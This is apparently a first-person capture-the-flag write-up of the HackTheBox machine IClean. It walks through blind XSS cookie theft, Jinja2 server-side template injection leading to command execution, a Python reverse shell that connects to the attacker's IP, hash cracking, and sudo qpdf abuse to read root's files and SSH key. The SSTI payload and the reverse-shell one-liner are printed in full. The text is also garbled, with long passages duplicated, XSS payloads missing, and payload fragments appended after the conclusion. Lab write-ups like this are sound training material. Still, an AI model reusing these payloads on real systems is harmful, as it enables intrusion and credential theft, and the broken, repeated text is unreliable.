HackTheBox - IClean
---

Foreword
--------
Welcome to my first cybersecurity writeup! I am a Computer Engineering freshman with coding and cybersecurity as a hobby. For my inaugural writeup, I’d like to tackle HackTheBox’s **IClean**, which is also my very first Medium level machine I pwned (I come from tryhackme and only recently have I started on HackTheBox).
Setting Up
----------
Before anything else, we must first ensure that we’re connected to HackTheBox’s Lab OpenVPN.

Like other machine, I also like to add iclean.htb to the hosts file, however, copy and pasting the machine’s IP address to a redirects to [http://capiclean.htb](http://capiclean.htb) so I just opted for capiclean.htb to add to the hosts file. (it might be because our VPN connection to HackTheBox automatically resolves it).


Check the machine if it’s alive, and we have confirmed below that it is.

Now, let’s break stuff! ❤
Initial Reconnaissance
----------------------
A simple nmap scan reveals to us that there are two services running: an SSH and HTTP server. I went and analyzed the web server if it’s something we can exploit, if not, I can just enumerate capiclean.htb again but more thoroughly.

Here is what the HTTP server is running, it looks like a website for a cleaning service company or some sort.
I enumerated the website manually while using wfuzz to discovery some juicy contents.

Upon checking, there seems to be a /_dashboard_ page that’s only accessible after logging in. I also checked the login page, but it doesn’t seem to be vulnerable to SQLi injection, even when using burpsuite to bypass client-side filters. All of the pages were just information with nothing to abuse aside from _/quote_ that allowed me to input some data.

I immediately transferred to burpsuite and try to check some vulnerabilities. I also used burpsuite’s builtin browser so I don’t have to set up proxies anymore.
Discovering and Abusing a Blind XSS Vulnerability
-------------------------------------------------

I tried submitting some garbage data but it doesn’t seem to do anything, it’s probably getting sent to their database, so I checked for blind vulnerabilities and after a long trial and error and reading forums for tips, behold: it’s a blind XSS vulnerability confirmed by running a python3 web server on my end and sending a GET request to it using XSS injection.
The payload contains an invalid html ![]() src attribute prompting the onerror attribute to run a JavaScript code to send a get request to the specified parameter.
>
src attribute prompting the onerror attribute to run a JavaScript code to send a get request to the specified parameter.
>  
Cool, now what? Well just like some other XSS vulnerabilities I’ve exploited in other machines before, I tried to extract document.cookie, that might be a way for me to login in the website.
Now unfortunately, there seems to be some kind of WAF (Web Application Firewall) that’s not letting me run this payload below:
>
I’m not receiving any requests on my webserver. Is the ‘+’ sign blocked? I tried doing
>
…and it doesn’t work either, so I used string interpolation in JavaScript to test.
>

It worked! Now I have a session cookie, this must be for the authentication in _/dashboard._ I used a browser extension that let’s me add/edit the cookies for a website, it can really be anything as long as it can add/edit cookies.

Let’s see if I can access something I shouldn’t be allowed to…
More enumeration…
-----------------

Woops! Looks like I’m in:) I checked each options one by one and nothing seems expoitable. I tried SQLi, XSS, tried using burpsuite as well but nothing. I was able to notice that I can generate an Invoice in **Generate Invoice**

Who made this website? lol, I can’t see the generated Invoice ID properly, but it can be extracted by viewing the page source.

I was able to use the generated Invoice ID to the **Generate QR** page to generate a QR code image.

The QR code link is just an image, and scanning it just points to a link to itself. Putting the QR link on the input field above shows what seems to be a receipt with the same QR code on the bottom.

I thought this may be a way for me to read files in the server but nope, it looks like it takes the QR code images and turns it into base64, but it seems like it’s another XSS injection? the /etc/passwd payload I submitted as input is reflected here.

I tried and analyzed further but XSS injection seems out of the question, I have privilege over the website already.
While I was close to running out of options I realized I never knew what stack the website is running on. I used whatweb to learn that…

It’s running on a Python web server! It might be Flask which means it’s probably susceptible to SSTI… nothing wrong in giving it a try…

Woah woah woah, I got a bit surprised here, I didn’t think it would actually work but the template {{ 5+5 }} worked? It evaluated to 10! I cooked up some XSS along with it so I can see it directly on the webpage instead of inspecting the source. Here’s the final payload.
> “>

Cool, now what? Well just like some other XSS vulnerabilities I’ve exploited in other machines before, I tried to extract document.cookie, that might be a way for me to login in the website.
Now unfortunately, there seems to be some kind of WAF (Web Application Firewall) that’s not letting me run this payload below:
>
I’m not receiving any requests on my webserver. Is the ‘+’ sign blocked? I tried doing
>
…and it doesn’t work either, so I used string interpolation in JavaScript to test.
>

It worked! Now I have a session cookie, this must be for the authentication in _/dashboard._ I used a browser extension that let’s me add/edit the cookies for a website, it can really be anything as long as it can add/edit cookies.

Let’s see if I can access something I shouldn’t be allowed to…
More enumeration…
-----------------

Woops! Looks like I’m in:) I checked each options one by one and nothing seems expoitable. I tried SQLi, XSS, tried using burpsuite as well but nothing. I was able to notice that I can generate an Invoice in **Generate Invoice**

Who made this website? lol, I can’t see the generated Invoice ID properly, but it can be extracted by viewing the page source.

I was able to use the generated Invoice ID to the **Generate QR** page to generate a QR code image.

The QR code link is just an image, and scanning it just points to a link to itself. Putting the QR link on the input field above shows what seems to be a receipt with the same QR code on the bottom.

I thought this may be a way for me to read files in the server but nope, it looks like it takes the QR code images and turns it into base64, but it seems like it’s another XSS injection? the /etc/passwd payload I submitted as input is reflected here.

I tried and analyzed further but XSS injection seems out of the question, I have privilege over the website already.
While I was close to running out of options I realized I never knew what stack the website is running on. I used whatweb to learn that…

It’s running on a Python web server! It might be Flask which means it’s probably susceptible to SSTI… nothing wrong in giving it a try…

Woah woah woah, I got a bit surprised here, I didn’t think it would actually work but the template {{ 5+5 }} worked? It evaluated to 10! I cooked up some XSS along with it so I can see it directly on the webpage instead of inspecting the source. Here’s the final payload.
> “>
{{ 5+5 }}
“>
{{ (dict.mro()[-1]|attr(“\x5f\x5fsubclasses\x5f\x5f”))()[365](‘cat *’,shell=True,stdout=-1).communicate()[0].strip()}} }}
python3 -c \’import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“10.10.14.58”,7878));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(“/bin/sh”)\’
I also set up a listener in port 7878 and there we go, foothold! I also upgraded my dumb shell so the output is better.

Remembering the database credentials earlier, and after reading the contents of _app.py_ I knew it was MySQL server running internally, and so I immediately used the credentials to log in.

Delicious… 🤪


I tried using crackstation first before using tools for bruteforcing the passwords just to make sure.
…and this is why keep your passwords unique and strong.
Reading root.txt and privilege escalation
-----------------------------------------
Afraid that my shell might die and I’ll have to start again by uploading my payload, I immediately tried consuela’s account in SSH.

“You’ve got mail!”, reading /var/mail/consuela reveals…

Hmmmm… I don’t know what invoices he’s talking about, anyways! I also ran **sudo -l** to check what I’m able to do.

I can run qpdf! Wait- what’s that? It’s a pdf reader but unfortunately, its manual using the **— help** flag is confusing! I resorted to using the online documentation and learned that I can attach files to .pdf files. Meaning to say I can extract /root/root.txt by using a sample .pdf and so I went to look for any .pdf files present in the system.

Looks like we have one. Referring to the online manual available here: [https://qpdf.readthedocs.io/en/stable/](https://qpdf.readthedocs.io/en/stable/), Here is how I can attach files:
> sudo qpdf /usr/share/doc/shared-mime-info/shared-mime-info-spec.pdf — add-attachment /root/root.txt — asd.pdf

And to extract:

Finally got the root flag! In real case scenarios, we are able to read anything in the system, even the **/root** folder. However, my ego will never forgive me because we never actually got root! Let’s root this machine then!:)
To do that let’s extract the root user’s /root/.ssh/id_rsa which we can use instead of a password in SSH.

It’s important that id_rsa has secure permissions to prevent others from writing/reading it (Maybe the root user should’ve known this). Let’s log in as root!

Now I am root! ❤

I basically am the owner of the entire system now! I have full control over everything:) In real life scenarios you might wanna do post-exploitation such as adding persistence, pivoting, etc. But don’t do that, that’s illegal.
Conclusion
----------
Overall the machine was a mix of bad code and misconfigured permissions for files. The machine was relatively easy for a medium machine although it could have been harder without some guide on the internet to actually gain foothold.
Thanks for reading my first ever writeup! I will write more in the future, although I’m quite satisfied to release my own after reading hundreds of others in the last 3 years or so. Until next time!:)
{{ 5+5 }}
{{ (dict.mro()[-1]|attr(“\x5f\x5fsubclasses\x5f\x5f”))()[365](‘cat *’,shell=True,stdout=-1).communicate()[0].strip()}} }}